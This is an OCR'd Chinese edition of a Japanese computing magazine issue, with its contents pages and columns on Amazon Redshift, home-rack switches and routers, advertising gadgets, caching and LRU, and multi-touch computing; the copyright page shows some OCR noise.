Software Design 03

软智慧 硬力量

OS Network IT环境 **综合技术**

中文版

（日）技术评论社 编

ソフトウェア デザイン

温故知新 IT的古老传说

UNIX回想

许式伟：存储系统的那些事

UNIX工程师的喜好

高手教你用 sed/AWK 重新发现 sed/AWK 的魅力

Effective sed/AWK Programing

One-Liner VS. Scripting

Mac

派开发工程师们的桌面大揭秘！软件工程师的不二之选

安全实践鬼手诀 软件脆弱性存在的缘由

菜鸟编程入门 开发一个iPhone阅读类应用

创造互联网服务未来的人们 实现安全放心的服务应用

中国工信出版集团

人民邮电出版社 POSTS & TELECOM PRESS

数字版权声明

TURING

Software Design 中文版 03

（日）技术评论社 编

Software Design 中文版 03

sed/AWK＋Mac开发环境

人 民 邮 电 出 版 社
北 京

图书在版编目（ＣＩＰ）数据

Software Design中文版03 / 日本技术评论社编 ; 匿名译. -- 北京 : 人民邮电出版社, 2015.4
ISBN 978-7-115-38972-5

Ⅰ. ①S… Ⅱ. ①日… ②匿… Ⅲ. ①软件开发 Ⅳ. ①TP311.52

中国版本图书馆CIP数据核字(2015)第069740号

内 容 提 要

Sftware Desig 是日本主流的计算机技术杂志，旨在帮助程序员更实时、深入地了解前沿技术，扩大视野，提升技能。内容侧重于网络、操作系统、开源软件和信息处理技术等。

本期的主题为：sed AWK入门和Mac开发环境。特辑1详细讲解了sed与AWK的基础与使用方法、日志分析、Shell Scrip 、AWK深入编程等。特辑2向我们展示了Mac开发者各具特色的桌面。此外还介绍了面向RedH at Enterp ise Linux7 的Fedr a 19。本书适合各行业软件开发者阅读。

◆ 编 [日] 技术评论社
责任编辑 乐 馨
执行编辑 杜晓静 徐 骞
责任印制 杨林杰
装帧设计 broussaille私制
◆ 人民邮电出版社出版发行 北京市丰台区成寿寺路11号
邮编 104 电子邮件 35@ p p essc omc n
网址 http://www.ptpress.com.cn
北京 印刷
◆ 开本：8 ×10 1/16
印张：25 彩插：14
字数：23 千字 205 年4月第1版
印数：1-4 0 册 205 年4月北京第1次印刷
著作权合同登记号 图字：0- 204- 09 号

定价：20 元

读者服务热线：(010)51095186转600 印装质量热线：(010)81055316
反盗版热线：(010)81055315
广告经营许可证：京崇工商广字第0021号

目录

Software Design 中文版 03

Contents

1

栏目	标题	作者	页码
IT工程师必须知道的最新术语[57]	Amazon Redshift	杉山贵章	001
自己家的服务器机架之推荐篇	交换机和路由器的选择(5)	tomocha	002
新潮数码 [177]	广告中数字化与装置的分工	安藤幸央	005
结城浩的再发现随想[4]	Cache	结城浩	008
enchant ～激发创造力的魔法～ [5]	五年后的未来	清水亮	010
我所偏爱的键盘图鉴[5]	单手也能输入 Twiddler & Matias Half Keyboard	滨野圣人	014
发自秋叶原！创客在行动[35]	原型工具的区别	坪井义浩	016

特辑1　从现在开始sed/AWK再入门　UNIX工程师的喜好

章	标题	作者	页码
第1章	从UNIX文本处理的基础开始 sed和AWK超级入门	今泉光之	024
第2章	简单强大的文本处理工具 sed详解及用法	鹤长镇一	030
第3章	尝试并掌握 AWK的基础	中岛雅弘	036
第4章	高手教你用sed/AWK		
	Part 1　日志解析	鹤长镇一	050
	Part 2　从shell脚本看sed和AWK	上田隆一	058
	Part 3　深入AWK编程	田窪守雄	064

特辑2　Mac，软件工程师的不二之选？　观摩个性十足的桌面

标题	作者	页码
❶ 带着MacBook去旅行?	和田裕介	076
❷ 同步控和他的虚拟机环境	大野涉	078
❸ 简约而不简单的定制	横山彰子	080
❹ 网络工程师也是Mac派	西村笃	082
❺ 使用Mac进行Web应用开发的那些事	菊地清高	084
❻ 基于MacBook的次世代开发风格——最强的多OS环境	后藤大地	086
❼ 移动开发必备之选，Android/iOS游刃有余	江川崇	088
❽ 怎么编码都不会感到累的电脑	森拓也	090
❾ 定制Mac打造最强的Terminal、Vim和Xcode组合	所友太	092

栏目	标题	作者	页码
从小规模工程学习活用Jenkins	第3回　真的有必要用程序来做这些吗?	岛崎聪	094
	存储系统的那些事	许式伟	100
Red Hat Enterprise Linux 7	冲刺阶段中的Fedora 19	藤田凌	104
分布式数据库"未来工房"	第3回　使用Riak CS在自己家里备份 ——关于安装与设置	上西康太	114
安全实践鬼手诀[3]	软件脆弱性存在的缘由	铃木弘信	121
如何构建超级系统管理程序[12]	基于virtio的半虚拟化设备之二 实现Virtqueue与virtio-net	浅田拓也	125
轻松获取文本数据 大彻大悟shell脚本[21]	编写CGI脚本(3) ——使用Ajax动态更新页面	上田隆一	131
Android工程师的邀请函[40]	开始Android应用开发吧 ①	铃木圭介	137
菜鸟编程入门 开发一个iPhone阅读类应用[5]	阅读类应用当然要显示文字!	GimmiQ	143
红帽惠比寿报道[12]	话说"技术支持"工作	小西高之	150
Debian热点[7]	Ruby in Debian(1)	佐佐木洋平	153
Ubuntu Monthly Report[41]	LibreOffice 4.1的新功能	AWASHIROI Ikuya	157
Linux内核观光游[18]	Linux3.11的新功能 ——soft-dirty和O_TMPFILE	青田直大	161
温故知新 IT的古老传说[25]	UNIX回想	北山贵广	167
创造互联网服务未来的人们 [26]	实现安全放心的服务应用——Orion(前篇)	川添贵生	169

分栏目录

Software Design 中文版 03

Contents By Topics

特辑1

UNIX工程师的喜好

从现在开始sed/AWK再入门

章	标题	作者	页码
第1章	从UNIX文本处理的基础开始 sed和AWK超级入门	今泉光之	024
第2章	简单强大的文本处理工具 sed详解及用法	鹤长镇一	030
第3章	尝试并掌握 AWK的基础	中岛雅弘	036
第4章	高手教你用sed/AWK		
	Part 1　日志解析	鹤长镇一	050
	Part 2　从shell脚本看sed和AWK	上田隆一	058
	Part 3　深入AWK编程	田窪守雄	064

特辑2

观摩个性十足的桌面

Mac，软件工程师的不二之选？

标题	作者	页码
❶ 带着MacBook去旅行？	和田裕介	076
❷ 同步控和他的虚拟机环境	大野涉	078
❸ 简约而不简单的定制	横山彰子	080
❹ 网络工程师也是Mac派	西村笃	082
❺ 使用Mac进行Web应用开发的那些事	菊地清高	084
❻ 基于MacBook的次世代开发风格——最强的多OS环境	后藤大地	086
❼ 移动开发必备之选，Android/iOS游刃有余	江川崇	088
❽ 怎么编码都不会感到累的电脑	森拓也	090
❾ 定制Mac打造最强的Terminal、Vim和Xcode组合	所友太	092

专　栏

专栏	标题	作者	页码
自己家的服务器机架之推荐篇	交换机和路由器的选择（5）	tomocha	002
新潮数码[177]	广告中数字化与装置的分工	安藤幸央	005
结城浩的再发现随想[4]	Cache	结城浩	008
enchant ～激发创造力的魔法～[5]	五年后的未来	清水亮	010
我所偏爱的键盘图鉴[5]	单手也能输入 Twiddler & Matias Half Keyboard	滨野圣人	014
发自秋叶原！创客在行动[35]	原型工具的区别	坪井义浩	016

软件开发

专栏	标题	作者	页码
分布式数据库"未来工房"	第3回　使用Riak CS在自己家里备份 ——关于安装与设置	上西康太	114
安全实践鬼手诀[3]	软件脆弱性存在的缘由	铃木弘信	121
如何构建超级系统管理程序[12]	基于virtio的半虚拟化设备之二 实现Virtqueue与virtio-net	浅田拓也	125
轻松获取文本数据 大彻大悟shell脚本[21]	编写CGI脚本（3） ——使用Ajax动态更新页面	上田隆一	131
Android工程师的邀请函[40]	开始Android应用开发吧 ①	铃木圭介	137
菜鸟编程入门 开发一个iPhone阅读类应用[5]	阅读类应用当然要显示文字！	GimmiQ	143

操作系统/网络

专栏	标题	作者	页码
红帽惠比寿报道[12]	话说"技术支持"工作	小西高之	150
Debian热点[7]	Ruby in Debian（1）	佐佐木洋平	153
Linux内核观光游[18]	Linux3.11的新功能 ——soft-dirty和O_TMPFILE	青田直大	161

专家视点

专栏	标题	作者	页码
创造互联网服务未来的人们[26]	实现安全放心的服务应用——Orion（前篇）	川添贵生	169

第57回

IT工程师必须知道的

最新术语

文/杉山贵章 Sugiyama Takaaki（ONGS公司）
takaaki@ongs.co.jp
译/苏祎

Amazon Redshift

云计算数据仓库“Amazon Redshift”

“Amazon Redshift”(下面称为Redshift)是美国Amazon公司的云计算平台“Amazon Web Services”(下面称为AWS)自2013年2月开始启用的云计算型数据仓库服务。

数据仓库是把大量的数据积累起来，并对其进行分析和可视化处理的系统的总称。通过使用这些数据对公司的事业和市场情况进行分析，帮助公司做出有关改善经营和提高系统效率等方面的决策。数据仓库和普通的数据库系统的最大区别是，几乎不进行记录的更新和删除，只是以追加的形式把大量的数据积累起来，并据此进行数据的统计和分析。由于其目的的特殊性，以前一般会使用专门的硬件服务器，引入费用通常也比较高。

Redshift的最大的特点是，与以前的使用专用服务器的数据仓库相比，可以以极低的价格来使用。并且，因为是云计算服务，不需要多余的硬件设备，所以可以控制初期导入费用。凭借AWS的巨大的运维系统的支撑，Redshift自公布后便获得了很大的关注。

高处理性能与可扩展性

Redshift不光在费用方面，在功能上也不亚于以前的数据仓库，甚至还有更好的性能。Redshift在功能上的特点表现在以下几个方面。

◉ 数据存储使用列式数据库

列式数据库是以列为单位对数据进行管理的数据库系统。使用列式数据库，在数据统计的时候，只要查询必要的列就行了，因此比较适用于统计处理和分析，这也是列式数据库的一个特点。

◉ 支持多种压缩算法

列式数据库的另一个特点是数据压缩率高。另外Redshift还支持多种压缩算法，可以根据数据的性质和用途，选择最合适的压缩算法。

◉ MPP带来的高扩展性

MPP（Massively Parallel Processing，大规模并行处理）是指通过连接大量比较廉价的处理器来获得高处理性能的计算机。它的特点是能通过增加处理器个数来线性扩展提高处理性能。由于Redshift的硬件环境是以MPP形式组成的，因此只要根据需要追加实例，就能同时提升数据容量和处理性能。

◉ 与现有技术的高兼容性

Redshift的数据库以开源的PostgreSQL为基础搭建而成，可以使用支持PostgreSQL的现有的驱动和各种工具。这就意味着可以很容易地与现有的应用和Web服务器配合工作。

大数据时代的强力武器

在被称为大数据时代的现在，商业的各个方面都越来越需要大规模的数据分析。另一方面，以前的数据仓库由于费用高，只有比较大规模的公司和服务运营者才能使用。

但是有了Redshift后，即使没有昂贵的专用服务器和定制的系统，也可以进行TB或PB级别的数据分析。如果能灵活使用Redshift，它将成为中小企业和创业公司的强有力的武器。

网络工程师修炼手册

「自己家的服务器机架之推荐篇」

文/tomocha（http://tomocha.net/diary/）
译/阿逸
插画/高野凉香

第5回

交换机和路由器的选择



通信设备的探讨

说起自己家的服务器机架，不仅仅是服务器，网络方面的知识以及设备也是必不可少的。因此在步入正题之前，让我们先来一起探讨下常规的通信设备吧。

交换机的选择，常规是Cisco

一般多选用CiscoSystem公司（以下简称Cisco）的产品。在通信领域，将Cisco作为标准的地方还是很多的。因此，如果有意成为网络工程师的话，就有必要对Cisco的产品进行一下了解。并且Cisco的资格认证的书籍和有关使用方法的网站等各类资料也非常丰富，所以推荐从使用Cisco的产品入手。交换机大致可分为Layer2（L2）交换机和Layer3（L3）交换机。下面简单地说一下两者的区别。

● L2交换机

这类交换机的主要功能是收发数据包。即通过MAC地址管理端口和终端的连接关系，并将数据包发送到目的地。因为MAC地址属于OSI模型的第2层（数据链路层），所以称为Layer2交换机。

● L3交换机

在L2交换机的基础上，增加了IP路由的功能。也就是说，为了能和其他设备上的网络节点进行通信，增加了数据包中转、路由选择这些功能。这些都是OSI模型第3层（网络层）的功能，因此称之为Layer3交换机。

那么该选择怎样的交换机呢？由于互联网的接入速度在10M bit/s～1Gbit/s之间，1Gbit/s的交换机也已经成为主流，所以选择所有端口都支持1G的交换机是无可非议的。如今在街边的电器店中就可以买到交换机，自带管理功能的高性能交换机、L3交换机等也能找到。L3交换机的价格还是比较昂贵的，新品的话要数十万日元，二手的也要数万日元，所以要根据自己的预算来挑选。笔者的建议是，至少也要选择带有管理功能和VLAN功能的L2交换机。Cisco的话就是Catalyst 2960系列。

带有管理功能的交换机的优势在于，通过串行接口或者网络提供管理功能，可以查看交换机的各类设定、端口状态、数据包流量、错误帧数、负载以及系统状态。并且通过SNMP协议，还可以远程下载数据并生成可视化的报表。通过收集各类event信息和log等，可以远程监视交换机，随时掌控其状态，并在发生故障时调查原因。还可以将一些奇怪的问题记录下来以便日后分析。除此之外，VLAN（虚拟局域网）、STP（建立树形拓扑，实现路径冗余）以及链路聚合（link aggregation）都是比较常用的功能，作为网络工程师，最好事先了解一下。

此外，在学习L3交换机的过程中也有一些需要了解的功能，所以不管是否常用，家中的服务器机架上最好能够备一台Catalyst 3550/3750系列的设备。

路由器的选择

路由器的话，常规的有Cisco 1800系列和890系列、YAMAHA RTX系列、NEC IX系列和古河电工的FITEL系列等。除此之外还有兼具路由器功能的防火墙(Fire Wall)，例如NetScreen和Fortigate这类面向SOHO及小规模办公室的产品，市面上也是比较常见的，大家可以根据自己的喜好来选择。如果只是用来学习的话，Cisco 2600系列和Cisco 2800系列也是可以使用的。

说起路由器和L3交换机的区别，可以这么认为：L3交换机可以实现的功能，路由器也能实现。L3交换机是多端口的交换机。路由器的话，虽然端口较少，但支持多种接口协议，并且有数据包过滤、NAT(地址变换)等功能。除此之外，还有适用于大规模网络，能够保存更多的路由数量的动态路由器(BGP/OSPF等)。

固件和OS等的维护服务是必要的吗?

需要注意的是，一些面向公司的交换机和路由器，如果不在维护服务期内就可能无法更新固件或OS。为什么要更新固件呢？提供新功能是其原因之一，更重要的是修正软件bug和安全漏洞等。如果只是软件bug的话，只会影响自己的正常使用。但如果存在安全漏洞的话，还可能影响到他人，所以对接入互联网的设备需要进行维护和更新。Cisco为Catalyst系列部分型号的L2/L3交换机免费提供了IOS软件，可以安心使用。YAMAHA的路由器等设备的维护服务基本上都是免费的，推荐给首次使用的朋友们。总之，请大家在考虑设备的售后服务的基础上，选择适合自己的产品。

用电量也是选择要素

多端口的交换机以及高性能的路由器的用电量较高，所以每个月的电费也需要考虑在内(照片1)。100 W左右的设备，1个月的电费为0.1 kW ×24(小时)×30(日)= 72 kWh = 2 095日元(按1 kWh = 29.1日元计算)。每个月都会产生这些花费，如果长时间使用的话，还是会对家庭支出产生影响的。所以要在调查了解所需要的功能、端口数量、用电量的基础上进行选择。

笔者的环境中，使用的交换机有Cisco、HitachiCable、DELL、AlaxalA的设备，使用的路由器有YAMAHA RTX系列、Cisco 1800系列、NEC IX系列。用电量已经成为不可忽视的问题，所以如果能买到用电量较少的设备的话，会进行适当的替换(照片2)。

总　结

综上，要在考虑用电量的基础上选择带有管理功能的交换机和路由器。另外，因为家中有机架，所以要选择能够安装到机架上的型号。最后还要说一句，在网络知识的学习方面，通过实际操作来加深记忆是最重要的!

▼照片1　尽量将用电量很大的设备用于测试，避免长时间地运转



▼照片2　尽量使用用电量低的设备



新潮数码

DIGITAL GADGET

文/安藤幸央　Yukio Ando（EXA公司）

Twitter：@yukio_andoh
个人主页：http://www.andoh.org/
译/苏祎

Volume 177 »»»» 广告中数字化与装置的分工

就在你身边的“广告”

在日常生活中，随时随地都会接触到广告。电视广告、地铁上的广告、杂志上的广告、手机应用中的广告……只要生活在城市中，无论你是否意识到，每天都有无数的广告充斥你的眼睛。


近几年来，花费巨大预算的广告视频的制作已经在逐渐减少，但其他形式的广告正在增多。这里所说的“其他形式”，即通过活用Twitter、Facebook等社交媒体，使产品及品牌相关的话题得到扩散的广告策略。在便利店看到电视广告中的零食新产品时会不自觉地想去购买；对朋友在社交媒体上分享的热门产品也会感到非常有兴趣。另外在手机应用中也会收到其他应用相关的信息。

虽说不看电视广告了，但是广告仍以各种形式渗透在我们的日常生活中。而近期利用智能手机以及网络的广告尤多，这类广告一般有以下特点。

- 不是展示产品本身，而是展示产品及品牌可提供的体验
- 灵活应用数字化手段已成为常识。仅仅靠使用了最新的技术无法成为话题
- 另一方面，灵活应用以往没有的新科技，采用前所未有的方式
- 采用的手法及战略以在社交媒体上的扩散为目标
- 跨/多平台（电视与网络、社交媒体与宣传活动等）
- 不是一次性的宣传活动，而是要作为一个项目永久地持续下去
- 不仅重视产品本身，还要重视使用产品的体验等服务

特别是社交媒体与广告的关系正变得非常紧密。社交媒体之所以备受广告商的青睐，是因为与以往的大众媒体相比，通过社交媒体可以以较低的成本实施各种策略，同时社交媒体更接近于顾客，可以与顾客建立更紧密的关系。

另外与数年前相比，话题的扩散、谣言的传播，以及热度的降温等各类事项的速度也变得飞快，“现在”这个实时性得到了更多的重视。对于不错的东西、美



奥利奥利用每日时事话题创作的广告画面
在运动比赛的实况转播过程中发生停电后，社会化广告团队在瞬间创作并使其快速得到扩散的广告画面。“黑暗之中，你仍然可以泡一泡（将奥利奥泡到牛奶后再吃的方法）！”的意思



Dumb Ways to Die
澳大利亚的地铁广告。意思是在地铁中因不小心而发生事故死去是最蠢的死法，所以一定要多加小心



Tokyo City Symphony
1/1000大小的东京建筑模型



Toyota Presents The Tundra Endeavour
将退役的宇宙飞船运送到博物馆的车辆的故事

好的事物，人们都会希望它能成为话题以让更多的人知道，所以信息会在瞬间被共享，并直接导致购买商品、享受服务等行动在更大的范围内展开。

虽然有些东西会根据国家、年龄层、居住圈等有细微的差别，但真正好的表现方式或产品，将会超越国家与文化的差异被广泛接受，这样的信念也在逐步成为一般消费者的共识。

以广告为主的戛纳国际创意节“Cannes Lions International Festival of Creativity 2013”于2013年6月如期举行，当时恰逢该活动创立60周年，参加报名的作品数达到了历史最多，其中我们特别介绍几个和手机客户端以及最新科技相关的广告策略。

Second Life App

以活动专用的应用在活动结束后再也不会被使用为切入点，在应用版本迭代的时候将应用的内容替换为征集肝脏捐赠者。

Project Silverline

新加坡通信商SINGTEL的作品，在新版本iPhone 5的发售日，募集旧款的iPhone，并安装5款老年人会使用到的应用，然后捐赠给老年人。

Scrabble WiFi

销售桌游的Mattel公司提供的Wi-Fi服务。以提供免费的Wi-Fi连接为交换，要求用户解开谜题。解开的谜题的难度越高，即可获得更长时间的连接。

Keepit

这是一款可以将购物时的找零以电子货币的形式接受的移动服务。

Get Cash

英国的银行服务。在忘带或丢失银行卡时，可以通过发送至智能机的专用代码从账户中提出不超过10英镑的小额现金。在丢了钱包或紧急情况下会有所帮助。

awaken by Amazon

日本的学生团队想出的创意，在会场也获得了很高的评价。从Amazon购买图书后，在配送的箱子中放入不再阅读的图书并寄回。这些书将被贴上Amazon的贴纸，被捐往正在努力提升识字率的印度等地。捐赠了图书的人可以获得该书的电子版本。对于Amazon来说，这一活动不仅实现了箱子的再利用，同时也起到了“买书就到Amazon”这样的广告宣传作用。

THIRD EYE

新加坡某手机公司提供的服务。该项目的主旨是“成为您的第三只眼”，主要被用于为视力障碍者解读文字或图片的志愿者活动中。视力障碍者通过智能机拍摄想要读取的内容，志愿者就会在读取这些内容后以文字信息的形式进行回复。而文字信息在应用中会以声音的形式被朗读出来，这样就可以被理解了。

Cinder

创作Processing以及openFrameworks等互动内容的环境，获得了很高的评价。由于互动的技术很容易使用，因此表现的可能性就有所扩大。之前那些以创意为主但无法得到实现的内容，随着该环境的完善，以及可以熟练使用该环境的工程师、设计师的增加，也出现了更多的可能性。

adidas NEO Window Shopping

不需要下载App，只通过二维码以及4位的PIN CODE就可以购买商品的服务。它的特点就是使用方便，不需要特地去下载或安装应用。

那么这些成为话题的服务和广告是如何被创作出来的呢？当然，专业并且一流的创意者们花



东京新闻
将画面识别与AR（增强现实技术）组合在一起。成人阅读的报纸会成为适合小朋友看的报道



Super Angry Birds
可以通过物理专用控制器来体验人气游戏Angry Birds的方法



Ant Rally
让蚂蚁搬运用激光切割器切出来的叶子，就像是蚂蚁在发言的样子



IBM People for Smarter Cities
将户外广告作为绳子、椅子，或者是躲雨的地方

费大量时间苦思冥想出来的创意也可以席卷全世界，但实际上灵感就在我们身边某个地方潜伏着。

日常觉得奇怪的事情、不方便的事情，或者很小的发现等，这些事情只要能使得人的内心有所触动，那就是成功。凡是能留下印象的事情，都会使人或惊讶，或感动，或产生共鸣，或感到困惑等，使人的心情发生各种变化。

另外，对企业来说，不仅仅是售卖商品，通过环保、再利用等企业的社会贡献来构建品牌也成为了一个重要的主题。而且这些社会贡献也并不是说是为了做而做，而是要和各个企业、服务以及商品所擅长的领域相结合，以大家都能接受的方式展开。

Cannes Lions 2013 中，红牛的平流层自由落体“Red Bull Stratos”被传出只要报名就肯定能得奖（Cannes Lions 只审核支付报名费用并由制作方提出申请的作品）。红牛这个很棒的做法已经超越了广告这样的形式，能感受到他们希望更进一步加强和顾客以及粉丝的关系，并且继续向下一阶段迈进的强烈意愿。

未来的广告，或许形式会和现在的广告有所不同，变得更加社会化，但这种社会化并不是强压的，而是人们会不自觉地想把它作为话题，想支持它。



Back to Vinyl
用模仿了老式唱片的外包装和应用来听音乐家宣传用的音源

gadget 1

The Popinator

http://www.popcornindiana.com/popinator-project

爆米花发射机

The Popinator 是只要喊出“Pop”就可以向喊出的人的嘴巴发射爆米花的机器。通过图像识别以及类似于人耳的结构解析查找到发声的位置，并用合适的角度和距离发射爆米花。它有意思的地方就是非常认真地实现了很无厘头的创意。可能会觉得有点另类，但作为爆米花公司的广告宣传，可能没有比这更适合的方法了。



gadget 2

有效的药

http://www.japanphil.or.jp/kikukusuri/

交响乐的处方药

日本交响乐团的“有效的药”使用像药一样五颜六色的外包装，放入存储有交响乐的 MP3 文件的 Micro SD 卡。“放松用”“失眠用”“减肥用”等，标题就如同药效一样，可以更贴切地感受交响乐的魅力。保养皮肤可以使用维瓦尔第的《四季》的《春》，帮助睡眠可以使用马勒的《第 10 号交响曲》等，针对各种症状，都可以挑选出具有相应效果的交响乐。




gadget 3

The Pebble Sense Danger

http://vimeo.com/64860956
http://superaveragemegatoms.com/

智能手机发出警报通知

Pebble Scense Danger 活用了在 Kickstarter 上获得资助而产品化的、可以连接到互联网的手表“Pebble”，通过其振动以及画面显示可以向有听觉障碍的人士告知火灾等紧急情况。也可以考虑将其和家里的安全系统联动，以感测到盗窃等危险。是活用了智能手表的功能性，以及网络连接性的创意。



gadget 4

TXTBKS

http://seeourentry.com/txtbks/

手机的再利用～教科书 SIM

据说菲律宾的小学生每天上下学都要带非常多的教科书，所以就有人思考了如何搞定这些教科书。这个方法就是使用已不再使用了的旧手机，在手机的 SIM 卡中写入教科书的文字信息。若是在发达国家，可能会想直接发一个平板电脑就可以了……但 TXTBKS 的确是个低成本的有效方法。



文 / 结城浩（Hiroshi Yuki）
http://www.hyuki.com
Twitter: @hyuki
译 / 苏祎







结城浩的再发现随想 4

Cache

Cache——缓存

缓存是什么

缓存原来指的是**存放物品的场所**。在当技术用语使用的时候，它的意思是“为了快速进行数据处理而存放曾经使用过的数据的地方”。

缓存是一个很常用的技术。比方说，显示一个含有大图片的Web页面的时候，第一次会稍微花点时间，但第二次会立即显示出来。这就是因为大图片被放在了缓存里（被缓存）。第一次显示的流程如图1所示。

这张图展示了浏览器从Web网站上读取并显示图片的过程。在第一次显示的过程中把图片保存在了缓存里。这个缓存具体来说就是浏览器运行的计算机的内存或硬盘。

在使用缓存的系统中，第一次获得数据的时候，会把数据存放在缓存里，接着就可以从缓存中获取数据。这就是第二次以后读取速度得到提升的原因所在。


第二次显示Web页面的流程如图2所示。相比通过缓慢的网络获得数据，从高速缓存获得数据可以更加快速地显示出来。

CPU使用的缓存


计算机自己也在使用缓存。计算机的中央处理器（CPU）在执行程序的时候，在从主存储器读取程序的同时，也在从缓存存储器里读取数据。因为缓存存储器比主存储器更快速，所以据此可以实现CPU的快速运行。这种情况下，低速设备是主存储器，高速设备是缓存存储器。

在Web服务器的例子里，主存储器扮演了


▼图1　第一次访问时图片被缓存下来



▼图2　第二次访问时从缓存获取图片



缓存的角色，是高速设备。但在CPU的例子中，主存储器又变成了低速设备。这是因为在缓存中，问题的关键在于设备的相对速度。



平衡

“使用高速设备代替低速设备可以提高速度”虽然是理所当然的，但还是有一些平衡在里面。

为了节省时间快速访问数据而使用缓存，就在一定程度上牺牲了空间，即出现了“时间和空间的平衡”。因为是平衡，就必然存在“这边成立，那边就不成立”的情况。例如，如果为了实现更高的速度而准备更大的缓存，那么以后从这个大缓存里寻找目标数据也会耗费大量的时间。


另外，缓存一般都比较贵，准备大量的缓存会对系统整体的成本产生负面影响。这个就是“速度与价格的平衡”。



LRU和超整理法

当缓存比较大的时候，经常使用的是名为LRU（Last Recently Used）的算法（数据结构），即把缓存内的数据排成一排，并把下次访问到的数据排到排头的方法。

▼图3　Last Recently Used



这个算法的精髓是**刚使用过的东西被再次使用到的可能性更高，所以放在最近的地方**。

LUR和野口悠紀雄先生的名为超整理法的资料管理法是一样的。超整理法是把资料放到纸袋里，并排列在书架上。

然后，

- 查找资料的时候，从书架的开头开始按顺序查找
- 将使用过的资料放到书架的最开头

以这样的方法管理资料。这样一来，这个书架的特点就是“最常使用的资料在最容易找到的地方”。



利用大脑的缓存

我们在工作的时候，也在使用缓存的思维。大家可能都有过这样的经历：在没做任何准备就直接开始工作的时候，干到一半时会突然想到“啊，糟了！应该先做另外一件事的！”为了防止这样的失误，最好回忆一下上次做到了哪里、工作的目的是什么、有什么注意事项等，理清这些基本信息是很有必要的。这就类似于从自己脑子的缓存里读取必要的数据。如果是一个人的工作，建议回头看一下工作日志；而如果是多个人的工作，那么在开始前开一个简单的会议会比较好。



你在工作的时候有没有把“拿过来比较费时的东西”放在手边呢？请想一想吧。

结城浩（Hiroshi Yuki）

生于1963年，日本资深技术作家和程序员。在编程语言、设计模式、数学、加密技术等领域，编写了很多深受欢迎的入门书。代表作有《数学女孩》系列、《程序员的数学》等。

作者网站：http://www.hyuki.com/

enchant
～激发创造力的魔法～

文/清水亮（SHIMIZU Ryo　Ubiquitous Entertainment Inc股份有限公司）　译/印勇刚
URL http://www.uei.co.jp

第5回　五年后的未来

要创造出 enchant Moon！此般雄心壮志，究竟来自何处？一切要从2006年说起。

多点触控的梦想

起源是2006年纽约大学的科学家Jefferson Y Han在TED①大会上发表的一部短篇影像：http://www.youtube.com/watch?v=EiS-W9aeG0s。

在这部影像中，Jefferson Y Han通过十根手指自如地操纵着投射在玻璃板上面的各种PC图面，就像魔法师那样随心所欲。被两个手指自由地扩大、缩小、旋转的各种图像、Google Earth的影像、画面上浮现出的虚拟键盘……一切的一切都是那么的神奇，仿佛来自于未来世界。

“这简直就像电影中的画面一样啊！”

我看了这个影像后非常感动，感觉这一定就是未来电脑的发展方向。将来，想必处处皆成画面，人们通过手指或者手势等，就可以自如地操作电脑了。

在Jefferson Y Han的影像中，我也发现了一处不足，就是操作系统。

Jefferson Y Han的影像中使用的操作系统，也许是Windows，也许是Mac，总之是一款普通的操作系统。但当时的这些操作系统，只适合单点触摸，而无法检测出多点触摸的手势，因为它们没有这方面的传感器。

然而这部影像还是深深地吸引了我，也唤起了我的思考：如何去实现这样神奇的一个未来？可能是10年后，也可能是20年后，但总有一天，人们都会像影像中的魔法师一样使用电脑吧。

而适应这个未来世界所需的操作系统、相关的用户体验理论和概念等，至今还没有人涉及。

也就是说，在那样一个完全没有键盘的时代，要如何去操作电脑呢？那时，我内心非常自然地涌现出一个强烈的想法，那就是，我要把对这一命题的思考，作为我终身的事业。



Jefferson Y Han关于多点触控的演讲
http://www.youtube.com/watch?v=EiS-W9aeG0s

① TED（Technology Entertainment Design）：科学、娱乐、设计等方面的专业人士发表其独创性想法的国际性大会组织。

五年后的手机

到了2006年末，客户正好交给了我一个任务，让我分析和预测一下五年后的手机会变成什么样子。

记得当时我做出的预测是：五年后，电脑将实现多点触控了，作为电脑的延展，手机也将成为全屏幕多点触控。而且顺应这个潮流，开发适合多点触控的新操作系统，也将成为时代的必然。我之所以特别加上这一点，是因为当时还没有能够完美地适应多点触控的操作系统。

我把这样的预测写入了提交给客户的报告中，客户看了非常满意，给了我们很好的评价。只是在最终阶段，我的预测被认为缺乏现实性，而未被采纳，真的是有点可惜。在这份报告中，我们还预测了将会有眼镜式可穿带式终端出现。

虽说结果有些可惜，但真正让我大吃一惊的是发生在几个月后的事情。那一天，我看着电脑屏幕，不由地叫了起来："哇，整整领先业界五年啊！"令我如此兴奋的这件事就是史蒂夫·乔布斯在2007年的Macworld Expo大会上发布了著名的iPhone。

iPhone简直就是我之前预测的五年后的手机啊！

